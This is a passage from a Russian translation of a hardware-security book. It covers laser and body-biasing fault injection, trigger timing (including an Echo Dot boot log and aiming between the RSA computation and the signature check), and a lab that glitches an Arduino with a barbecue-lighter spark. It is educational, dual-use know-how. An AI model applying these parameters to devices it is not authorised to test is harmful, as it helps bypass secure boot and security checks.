Решение этой проблемы заключается в использовании длины волны, при которой кремний просто становится прозрачным для лазерного луча. В инфракрасном диапазоне хорошим выбором будет длина волны 1064 нм, поскольку она также позволяет излучать огромное количество фотонов и воздействовать на вентили. Для этого мы использовали диодные лазеры мощностью 20 Вт, хотя их мощность может быть «слегка» завышена. Подложка также будет рассеивать фотоны, что увеличит эффективный размер пятна. Если у вас есть гриндер, то можно отполировать подложку, чтобы уменьшить этот эффект.

На рис. 5.27 показана глубина проникновения через различные материалы для различных длин волн света.




Рис. 5.27. Глубина проникновения в кремний для различных длин волн фотонов

Видно, что на длине волны 1064 нм кремний становится почти прозрачным. Коэффициент поглощения начинает быстро увеличиваться с уменьшением длины волны. Обратите внимание, например, на разницу между 1200 нм (1,2 мкм) и 800 нм (0,8 мкм).

Источники света

При попытке внедрить ошибки с помощью фотонов нужно учитывать следующие свойства источников света: точность во времени, точность в пространстве, длину волны и интенсивность.

Подать достаточное количество фотонов на чип можно с помощью множества методов. Три из них описаны ниже.

- Использовать фотовспышку, завернутую в оловянную фольгу с точечным отверстием, через которое свет выходит и пропускается через микроскоп для фокусировки луча. Очевидно, это очень экономичное решение, хотя точность во времени и пространстве ограничена (также представлено в статье *Optical Fault Induction Attacks* Скоробогатова и Андерсона).
- Использовать лазерные резаки, предназначенные для исправления интегральных схем. В лабораториях анализа отказов такие устройства есть, но они не вписываются в бюджет среднего хакера. Мы упоминаем их, поскольку они применялись для внедрения ошибок до того, как появились специальные инструменты (обратите внимание, что это не те же резаки, с помощью которых режут дерево или металлы). Интенсивности луча этих резаков более чем достаточно для внедрения ошибок. Они предназначены для микроскопической модификации чипа путем выжигания его частей. Единственным недостатком является то, что при использовании их для резки точность по времени не является требованием, а это сильно ограничивает возможность подавать фотоны точно в нужный момент. У резаков на основе Yagi есть дребезг во времени между запуском лазера и фактическим излучением фотонов, что означает, что в задаче внедрения ошибок они дают невоспроизводимые результаты.
- Использовать диодный лазер. Вы можете комбинировать диодные лазеры с оптикой микроскопа, чтобы фокусироваться на маленьком пятне, или с оптическими волокнами, чтобы направлять луч, как показано на рис. 5.28.



Рис. 5.28. Внедрение ошибок с помощью оптоволоконного лазера
(источник: Riscure)

На этом фото изображено оптическое волокно, расположенное точно над чипом смарт-карты. Колпачок снят, и волокно направляет диодный лазер на определенную область чипа. Вы можете комбинировать микроскоп и оптические волокна с рабочим столом, имеющим возможность регулировать координаты XY, для позиционирования лазера, который создает небольшие интенсивные пятна и импульсы с очень небольшим времененным дребезгом.

Внедрять оптические ошибки можно с помощью и более сложных методов, но в этой книге мы не будем их затрагивать. Например, при работе с высокозащищенными чипами можно использовать несколько лазерных источников. При наличии чипа с ЦП и криптоускорителем иногда удается внедрить ошибку в оба ядра, поместив одно лазерное пятно на область ЦП, а другое — на область криптоускорителя, а затем запустив лазеры одновременно.

Настройка внедрения оптических ошибок

Преимущество внедрения оптических ошибок заключается в том, что вы можете точно позиционировать точку внедрения, направив лазер на точно выбранную часть микросхемы, что позволяет нацеливаться на небольшие функциональные участки (например, схему разблокировки JTAG). Найти правильное место сложно, и для автоматизации поиска полезного места потребуется какой-либо стол с возможностью позиционирования по координатам XY. Вам понадобится что-то с такими характеристиками (то есть разрешением позиционирования), соответствующими размерам пятна, которое может быть уменьшено до 1 микрона.

Помимо XY-стола, вам нужно выбрать один из вышеупомянутых источников света и при желании подключить его к оптическому микроскопу. Обратите внимание, что у любого микроскопа есть определенный диапазон частот, для которого он практически прозрачен, поэтому убедитесь, что этот диапазон соответствует частоте источника света.

Размер пятна можно настроить с помощью различных увеличений оптического микроскопа. Вы можете уменьшить размер пятна, снизив интенсивность света, что уменьшит рассеяние. В идеале пятно должно быть около 1–50 микрон в диаметре. Чем более маленьким вы сделаете пятно, тем выше точность при нацеливании на конкретную область, но это также означает, что вам придется искать в пространстве XY больше пятен. Мы обычно рекомендуем начинать с большего размера. Если в итоге вы получаете только сбои и никаких интересных ошибок, то, возможно, вы задеваете слишком большую область, поэтому попробуйте уменьшить размер пятна.

Настраиваемые параметры внедрения оптических ошибок

Первый параметр, который следует учитывать, — это *целевая область* для XY-сканирования. Вы можете сделать небольшой оптический реверс-инжиниринг фотографий кристалла и опознать на нем значимые блоки. По нашему опыту, области памяти можно не сканировать, так как в них нет ничего полезного, и это позволит сэкономить время. Если вы не хотите себя ограничивать, то просто просканируйте весь чип.

Интенсивность света и продолжительность облучения, по сути, задают количество энергии, которую вы передаете на чип. Слишком большое количество

энергии уничтожит чип. У каждого аппаратного хакера, как известно, свое кладбище чипов. Контролировать интенсивность всех источников света можно с помощью фильтров, блокирующих свет. Изменять интенсивность лазерных резаков вы также можете электронным способом. Кроме того, вы можете модулировать как интенсивность, так и продолжительность сигнала диодных лазеров, модулируя источник питания. Что касается продолжительности, то обычно она должна равняться длине одного тактового цикла, но здесь есть место для маневра. В наших экспериментах мы наблюдали успешные отказы длительностью в десятки тактов (при меньшей интенсивности).

Сложность сканирования заключается в том, что количество энергии, необходимое для создания ошибки, в разных частях чипа отличается, а это значит, что вам нужно совмещать оптимизацию параметров с XY-сканированием. Чтобы избежать сгорания чипа, сначала выполните запуск на таком низком уровне энергии, чтобы не было сбоев или других наблюдаемых эффектов. Попробуйте интенсивность света от 1 до 10 % от максимальной и продолжительность 10–50 нс и начните сканирование чипа, например, по сетке 20×20 . Если вы заметите какое-либо ненормальное поведение, то завершите эксперимент, уменьшите настройки и повторяйте все до тех пор, пока не получите поведение чипа без ошибок. Затем постепенно увеличивайте мощность, каждый раз заново выполняя сканирование чипа. Как только начнут появляться интересные ошибки, вы можете начать сужать диапазоны параметров.

При внедрении оптических ошибок двумя лазерами большую часть параметров, которые мы только что описали, придется подбирать дважды, что очень сильно увеличивает пространство поиска. Тут нет никакого волшебного рецепта, зато поможет принцип «разделяй и властвуй».

Внедрение ошибок в корпус

Внедрение ошибок в корпус (body biasing injection, BBI) — метод внедрения ошибок, который находится где-то между электромагнитным и лазерным внедрением ошибок. В этом методе используется игла, расположенная на обратной стороне кристалла (рис. 5.29). На иглу, которая может быть соединена с различными внутренними узлами ИС, подается импульс. Филипп Морин представил этот метод в своей статье *Techniques for EM Fault Injection: Equipments and Experimental Results* (FDTC 2012).

Игла представляет собой стандартный подпружиненный измерительный щуп. В случае с рис. 5.29 мы немного жульничаем и проводим атаку с задней стороны. Целевое устройство представляет собой стандартный микроконтроллер, доступный в корпусе для чипов на уровне пластины (wafer-level chip-scale package, WLCSP). Эти устройства WLCSP фактически представляют собой срез кремниевой пластины с добавленными контактами для пайки, предназначенный для

миниатюрных электронных устройств. В их конструкции часто бывает обнажена задняя часть устройства, поэтому вам не нужно выполнять какие-либо действия. У чипа может быть простое изолирующее покрытие, которое легко соскрести, не прибегая к кислотной декапсуляции, которую мы обсуждали ранее.




Рис. 5.29. Внедрение с помощью иглы на задней стороне кристалла

Чтобы внедрить ошибку, на иглу, которая касается задней стороны устройства, подается импульс относительно высокого напряжения. Он необходим, так как между тыльной стороной и внутренними узлами устройства нет прямой (низкоомной) связи. На рис. 5.30 показан пример импульса.




Рис. 5.30. Пример импульса для входа = 10 В, ширина импульса = 680 нс. ВBI требует высокого напряжения, как EMFI, пиковые точки более ограниченны

На задней стороне кристалла возникнет пиковое напряжение более 150 В. Однако это более высокое напряжение приводит к малому напряжению на внутренних

узлах интегральной схемы; следовательно, саму интегральную схему мы не сожжем. Пиковый ток 0,8 А в этом случае намного меньше, чем при EMFI, где токи в катушке достигают 20 А или больше.

По сравнению с оптическим внедрением дефектов и даже с EMFI метод BBI намного дешевле. В одной архитектуре используется простой повышающий трансформатор; это значит, можно построить работающий датчик BBI примерно за 15 долларов (рис. 5.31).




Рис. 5.31. Такой датчик ChipJabber-BasicBBI можно собрать по очень низкой цене

В этом примере повышающий трансформатор (беспорядочная обмотка справа от центра на рис. 5.31) управляется простым ключом на основе полевого MOSFET-транзистора. Изменяя входное напряжение, вы можете настроить выходное напряжение для BBI. Полную информацию о схеме можно найти на <https://github.com/newaetech/chipjabber-basicbbi/> и в статье Колина О'Флинна *Low-Cost Body Biasing Injection (BBI) Attacks on WLCSP Devices* (CARDIS, 2020).

Параметры внедрения в корпус

Параметры для BBI относительно просты. Помимо стандартных параметров, таких как время и физическое расположение на поверхности кристалла, в BBI также меняется напряжение импульса. Обычно мы начинаем с очень низкого уровня (настолько близкого к 0 В, насколько позволяет источник питания) и увеличиваем его до тех пор, пока не увидим неисправности. Эффективное напряжение может варьироваться от 10 до 500 В, в зависимости от устройства. Требования к напряжению в основном зависят от толщины задней стороны. Вы можете получить приблизительную оценку, используя мультиметр для измерения расстояния от задней части матрицы до контакта заземления. Если сопротивление составляет от 20 до 50 кОм, то вам потребуется очень низкое напряжение (от 10 до 50 В). При сопротивлении, составляющем от 100 до 300 кОм, вам может потребоваться более высокое напряжение, например от 75 до 200 В. Если сопротивление намного выше (1 МОм), то атака может быть неэффективной или потребовать гораздо более высокого напряжения.

BVI может довольно легко повредить устройство. Эти импульсы более высокого напряжения подаются непосредственно на кремний и могут вызвать необратимые неисправности в устройстве по сравнению с внедрением электромагнитных ошибок. Рекомендуемая стратегия поиска — начинать с низкого напряжения и увеличивать его, чтобы не повредить устройство.

Активация аппаратных сбоев

Мы уже не раз говорили о триггерах — то есть каких-то доступных и контролируемых событиях. Триггерное событие может быть простым или сложным, но в конечном счете мы принимаем решение о том, какое событие предшествует операции, которую мы хотим нарушить.

Требования к триггерам похожи на анализ потребляемой мощности по побочным каналам, о котором мы поговорим в главе 9. Основное различие между анализом потребляемой мощности по побочному каналу и внедрением ошибок с точки зрения триггеров заключается в том, что при внедрении ошибок мы активно манипулируем работой устройства, а анализ мощности — способ пассивного мониторинга. Поскольку анализ мощности позволяет выполнять прослушивание, мы можем найти триггеры в уже записанных данных, но при внедрении ошибок нам нужен триггер, который возникает во время работы устройства.

Один из наиболее распространенных триггеров отказа микроконтроллера — контакт сброса. В процессе загрузки устройство часто выполняет несколько важных для безопасности функций, таких как проверки значения FUSE-битов, загрузочных подписей и т. д. Момент сброса — это начальная точка (когда сброс становится неактивным, чтобы устройство могло работать), но как долго нужно ждать после его срабатывания? Чтобы определить это, потребуются эксперименты. Вы можете написать программу для своего микроконтроллера, которая устанавливает высокий уровень на контакте ввода/вывода, как только код запускается. Время между тем, когда контакт сброса становится неактивным, и тем, когда ваш пользовательский контакт ввода/вывода активируется, указывает на момент, когда устройство закончило загрузку.

У некоторых устройств есть и ввод, и вывод сброса. Вывод используется, чтобы сообщить другим устройствам в системе, что основной микроконтроллер запущен и работает. Эта информация может обеспечить еще более надежный запуск, поскольку вывод сброса может активироваться в ходе загрузки.

Более сложные триггеры срабатывают на определенных операциях ввода/вывода с устройства, таких как сообщение, указывающее, что устройство находится в определенном состоянии загрузки. В качестве примера в листинге 5.3 показаны загрузочные сообщения от Echo Dot.

Листинг 5.3. В загрузочных сообщениях от Echo Dot содержится достаточно подробной информации, чтобы мы могли ориентироваться на внедрение ошибок в различных аспектах

```
[PART] load "tee1" from 0x0000000000E00200 (dev) to 0x43001000 (mem) [SUCCESS]
[PART] load speed: 9583KB/s, 58880 bytes, 6ms
[BLDR_MTEE] sha256 takes 1 (ms) for 58304 bytes
[BLDR_MTEE] rsa2048 takes 87 (ms)
[BLDR_MTEE] verify pkcs#1 pss takes 2 (ms)
[BLDR_MTEE] aes128cbc takes 1 (ms) for 58304
NAND INFO:nand_bread 245: blknr:0xE0E, blks:0x1
```

Такие подробные загрузочные сообщения встречаются редко, но в этом примере сообщения последовательного порта сообщают об окончании определенных действий, например вычислении подписи по алгоритму RSA-2048. Скорее всего, мы хотели бы вызвать ошибку после расчета RSA-2048, но до проверки PKCS#1. Если мы просто хотим проверить свою способность вызывать ошибки, то эта длинная 87-миллисекундная операция RSA-2048 будет идеальной целью. Из-за искажения вычисления RSA-2048 мы увидим, что проверка подписи не удалась (поскольку операция RSA выполняется неправильно).

Обычно часто удается получить полезную информацию о времени, сравнив загрузку устройства при правильных и заведомо неправильных настройках. Если вы отправите устройству неверный пароль, что оно сделает — заблокируется или зажжет индикатор ошибки? По логике, ошибку внедрять нужно в тот момент, когда устройство уже начало, но еще не закончило проверку и не успело заблокироваться.

В следующей главе мы на ситуациях из реальной жизни рассмотрим несколько примеров того, как можно найти триггерные точки.

Случай, когда время предсказать не удается

В качестве меры противодействия внедрению ошибок (преднамеренному или нет) используется непостоянный интервал времени между триггером и целевой операцией. Если это время непостоянно, то злоумышленник не может рассчитать время внедрения или выполнения нужной ему операции, не так ли?

Плавание по времени возникает по разным причинам. Например, возможно преднамеренное введение случайных задержек в код, когда цель, работающая под управлением операционной системы и планировщика, регулярно обрабатывает прерывания или если тактовый сигнал устройства нестабилен. В любом из этих случаев процент успешных внедрений ошибок будет снижен, поскольку целевая операция будет выполняться в неизвестный момент времени. Одним из способов компенсации такого плавания является использование сигналов побочного канала для синхронизации устройства внедрения с целевым устройством. В этом случае внедрение должно происходить в момент, когда

на побочном канале возникает сигнал определенной формы. Часто для этого используются FPGA.

ДОПОЛНИТЕЛЬНЫЕ РЕСУРСЫ

Что еще можно почитать, если содержимого этой главы недостаточно? К счастью, вы можете найти много материала, примеров, советов и конструкций инструментов. В качестве отправной точки можно посмотреть примеры, которые публиковались на конференциях, как академических, так и на классических конференциях по безопасности (например, DEFCON, RECON и т. д.). С академической стороны семинар FDTC предлагает широкий спектр интересных публикаций, в которых много полезной информации. Список материалов прошлых конференций начиная с 2004 г. можно найти на их сайте (<https://fdtc.deib.polimi.it/FDTC/>).

На конференциях по безопасности также рассматривается много интересных примеров использования атак по ошибкам. В частности, см. статьи *Glitching for n00bs* (REcon 2014) и *Implementing Practical Electrical Glitching Attacks* Бретта Гиллера (Black Hat Europe 2015). Обе статьи содержат информацию о том, как можно применить эти атаки на практике. Больше примеров реальных атак мы рассмотрим в главе 13.

Вы также можете исследовать специализированные инструменты внедрения ошибок, от открытых и недорогих до проприетарных, подходящих для атаки на самые современные устройства. Среди проектов с открытым исходным кодом / более низкой стоимостью обратите внимание на такие продукты, как *ChipWhisperer* (предоставляющий ряд руководств по атакам по ошибкам), *Die Datenkrake* и *GiANT*. Проприетарные/высокопроизводительные продукты — это, в числе прочего, аппаратное обеспечение, специфичное для атак с внедрением ошибок, такое как платформа *Riscure Inspector FI*, а также платформы, созданные с помощью тестового оборудования общего назначения.

Резюме

Атаки по ошибкам — эффективный способ внедрения в устройство всех видов непреднамеренного поведения. Может показаться, что возможностей для атаки чересчур много, но после некоторого количества экспериментов часто удается найти нужный вариант.

В данной главе описаны виды эффектов, которые можно вызвать с помощью внедрения ошибок, а также некоторые из распространенных методов: внедрение ошибок в тактовый сигнал, ошибки напряжения, оптические ошибки, электромагнитные ошибки и внедрение в корпус. Все это — основа, которая позволит вам понять эти атаки и применять их в своих исследованиях.

В следующих нескольких главах мы обсудим анализ потребляемой мощности побочного канала, который можно использовать в сочетании с внедрением ошибок. Данный анализ позволяет выяснить, что именно делается внутри устройства, а это дает возможность понять, срабатывает ли вообще внедрение ошибок, даже если данных от устройства не поступает.

Поскольку мы уже многое поняли, опишу небольшой лайфхак из мира внедрения ошибок, который выходит за рамки книги, но работает со всемистроенными устройствами. Если классическая атака переполнения буфера, которая нарушает работу стека, останавливается проверкой длины, то просто отключите проверку длины буфера, чтобы вернуться в атмосферу взлома 1990-х годов. Наслаждайтесь!

6

Рубрика «Эксперименты». Лаборатория внедрения ошибок



Внедрение ошибок — отличный метод проведения атак на встроенные системы, и в этой главе мы рассмотрим его с практической точки зрения. Мы не только представим теоретическую часть, но и расскажем, с чего вы можете начать. Внедрение ошибок можно выполнять на огромном количестве устройств, но мы рассмотрим несколько конкретных примеров.

Наша экскурсия во внедрение ошибок будет разделена на три этапа, каждый из которых будет относительно воспроизводимым. Имея аналогичное оборудование, вы, скорее всего, получите аналогичные результаты. На первом этапе мы продемонстрируем, как внедрить в устройство ошибку с помощью искры. Мы напишем программу с простым циклом, а затем покажем, как внедрить в него ошибку. На втором этапе мы применим сразу два разных метода внедрения неисправностей: метод «лома» и внедрение мультиплексора. Наконец, на третьем этапе внедрение ошибок позволит нам вмешаться в зубодробительную математику, лежащую в основе современной криптографии.

На рис. 6.1 представлена диаграмма всех трех этапов (она же показана на рис. 4.3).

На всех трех этапах будут использоваться одни и те же компоненты. *Целевое устройство* будет выполнять некий код, в который мы внедряем ошибку, но сами устройства на всех этапах будут разными. *Устройство внедрения* определяет,

какую ошибку и как мы внедряем. В ходе каждого этапа мы покажем вам несколько различных устройств. Наконец, *ПК* будет использоваться для управления или мониторинга всего процесса.




Рис. 6.1. Связи между ПК, устройством внедрения и целевым устройством

Сами соединения между устройствами на разных этапах тоже будут различаться. Например, на первом нам не понадобится точное время. Это означает, что сигнал «Триггер» на рис. 6.1 может быть необязательным. У одного из устройств внедрения, которые мы будем использовать, вообще не будет никакого триггера. На последующих этапах требования к времени будут более точными, поэтому триггерный сигнал будет использоваться для задержки ошибки, чтобы внедрение происходило в точный и определенный момент времени.

Этап 1. Простой цикл

Мы начнем с самого простого сбоя, который можно вообразить, и с его помощью разберемся, с чего можно начать внедрение ошибки в новое неизвестное целевое устройство. При работе с новым устройством типичная задача — запуск на целевом устройстве простого кода цикла (листинг 6.1).

Листинг 6.1. Этот код на языке C представляет собой хороший первый пример сбоя

```

void glitch_infinite(void)
{
    char str[64];
    unsigned int k = 0;
    // Используется тип volatile, чтобы избежать оптимизации цикла.
    // Это также позволяет получить много доступа к SRAM
}
    
```

```

❶ volatile uint16_t i, j;
❷ volatile uint32_t cnt;
while(1) {
    cnt = 0;
    ❸ trigger_high();
    ❹ for(i = 0; i < 200; i++){
        for(j = 0; j < 200; j++){
            cnt++;
        }
    }
    trigger_low();
    ❺ sprintf(str, "%lu %d %d %d\n", cnt, i, j, k++);
    uart_puts(str);
}
}

```

Этот код имеет несколько особенностей, предназначенных для облегчения сбоя. Три переменные, ❶ и ❷, объявлены типом `volatile`, что обеспечивает доступ к статической ОЗУ (static RAM, SRAM) и, таким образом, увеличивает поверхность для атаки. Необязательная команда `trigger_high()` ❸ может использоваться для запуска внешнего устройства внедрения сбоя. Двухконтурная структура ❹ дает множество возможностей для воздействия на программу сбоя. Если переменная оказывается повреждена или инструкция пропускается, то все переменные `i`, `j` и `cnt` могут иметь неверные значения. Их значения выводятся на экран ❺, чтобы результаты внедрения ошибки были видны.

Переменная `cnt`, скорее всего, окажется сильно искажена. Например, значение `j` считается искаженным только в том случае, если искажение произойдет на последней итерации внешнего цикла по `i`. Этот простой цикл не только показывает, удалось ли внедрить ошибку, но и позволяет видеть различные типы ошибок, наблюдая за изменением выходных данных.

Вам может потребоваться немного изменить код в листинге 6.1, чтобы он скомпилировался на целевой платформе, но он специально разработан с учетом минимальных требований, кроме простой команды печати строки.

Как выполнить атаку на простой цикл? Мы же здесь учимся, в конце концов. Мы покажем вам три метода проведения атаки, каждый из которых обойдется вам примерно в 50 долларов, но, возможно, часть необходимого оборудования у вас уже есть. В первом методе в качестве целевого устройства мы используем Arduino, а неисправность внедрим с помощью зажигалки для барбекю. Следующие два метода будут основываться на скачках напряжения. Мы покажем вам, как генерировать скачок напряжения, используя «лом» или схему мультиплексора. Для управления этими цепями в данной лабораторной работе мы будем использовать ChipWhisperer-Nano (или ChipWhisperer-Lite), но вы можете использовать и другие источники импульсов. Что ж, приступим.

Разрушительное барбекю

Этот метод, возможно, более опасен, но зато по абсолютной дешевизне ему нет равных. Нам нужно скомпилировать код из листинга 6.1 на Arduino. Этот код почти сразу готов к использованию. Сначала вам нужно настроить последовательный порт, а затем заменить вызов `puts()` на `Serial.write()`. Вы также можете настроить счетчики итераций цикла, чтобы замедлить вывод (рис. 6.2). Программа также помечает для вас успешные сбои.




Рис. 6.2. Реализация кода на Arduino Metro Mini

В этом примере мы используем Arduino Metro Mini, артикул Adafruit 2590, так как на данной плате установлен процессор ATmega328P в корпусе QFN.

Корпус QFN хорош для нас тем, что в нем мало материала между верхней частью поверхности чипа (где мы генерируем наш электромагнитный сбой) и самим кристаллом. А вот ATmega328P в DIP-корпусе будет слишком толстым, и у вас, скорее всего, ничего не получится.

ПРЕДУПРЕЖДЕНИЕ

Arduino подключена к вашему компьютеру через USB, и поскольку повреждения компьютера для нас явно нежелательны, следует использовать изолятор USB.

Изолятор Adafruit, номер по каталогу 2107, показан на рис. 6.3 справа, но вы можете использовать любой другой изолятор или даже просто изолированный последовательный порт. Наша методика внедрения ошибок также может легко повредить ваше целевое устройство, поскольку мы экспериментируем с очень высоким напряжением!



Рис. 6.3. Изолятор Adafruit (плата справа) и целевое устройство (плата слева)

Итак, продолжим. Если вы откроете зажигалку для барбекю, то в ней найдется пьезоэлектрический воспламенитель, показанный на рис. 6.4.




Рис. 6.4. Пьезоэлектрический воспламенитель генерирует высокое напряжение

Этот маленький элемент генерирует высокое напряжение (только постарайтесь не ударить себя током), когда поршень с правой стороны вдавливается в корпус

до щелчка. Если осторожно согнуть высоковольтный провод (то есть провод, который идет к концу зажигалки), так чтобы он находился рядом с торцевой крышкой, это вызовет искру. В нашем случае мы проложили два провода, чтобы создать небольшой искровой разрядник с диапазоном от 0,5 до 2 мм. Зазор фиксируется полиамидной лентой.

Этого всего уже достаточно, чтобы создать механизм внедрения ошибок. В нашей атаке на Arduino мы попробуем заставить искру генерироваться в какой-нибудь «интересной» точке. Искровой разрядник размещается над корпусом Arduino для поверхностного монтажа (рис. 6.5).




Рис. 6.5. Полиамидная лента помогает защитить (хотя и не полностью защищает) устройство от взрыва из-за высокого напряжения

Полиамидная лента (номер детали Adafruit 3057, часто продается под торговой маркой Kapton), расположенная поверх чипа, изолирует его. Если искра попадет на контакты микроконтроллера, то устройство будет тут же уничтожено, а если ваш изолятор не работает или вы превысите ограничения по напряжению, то пострадает и компьютер.

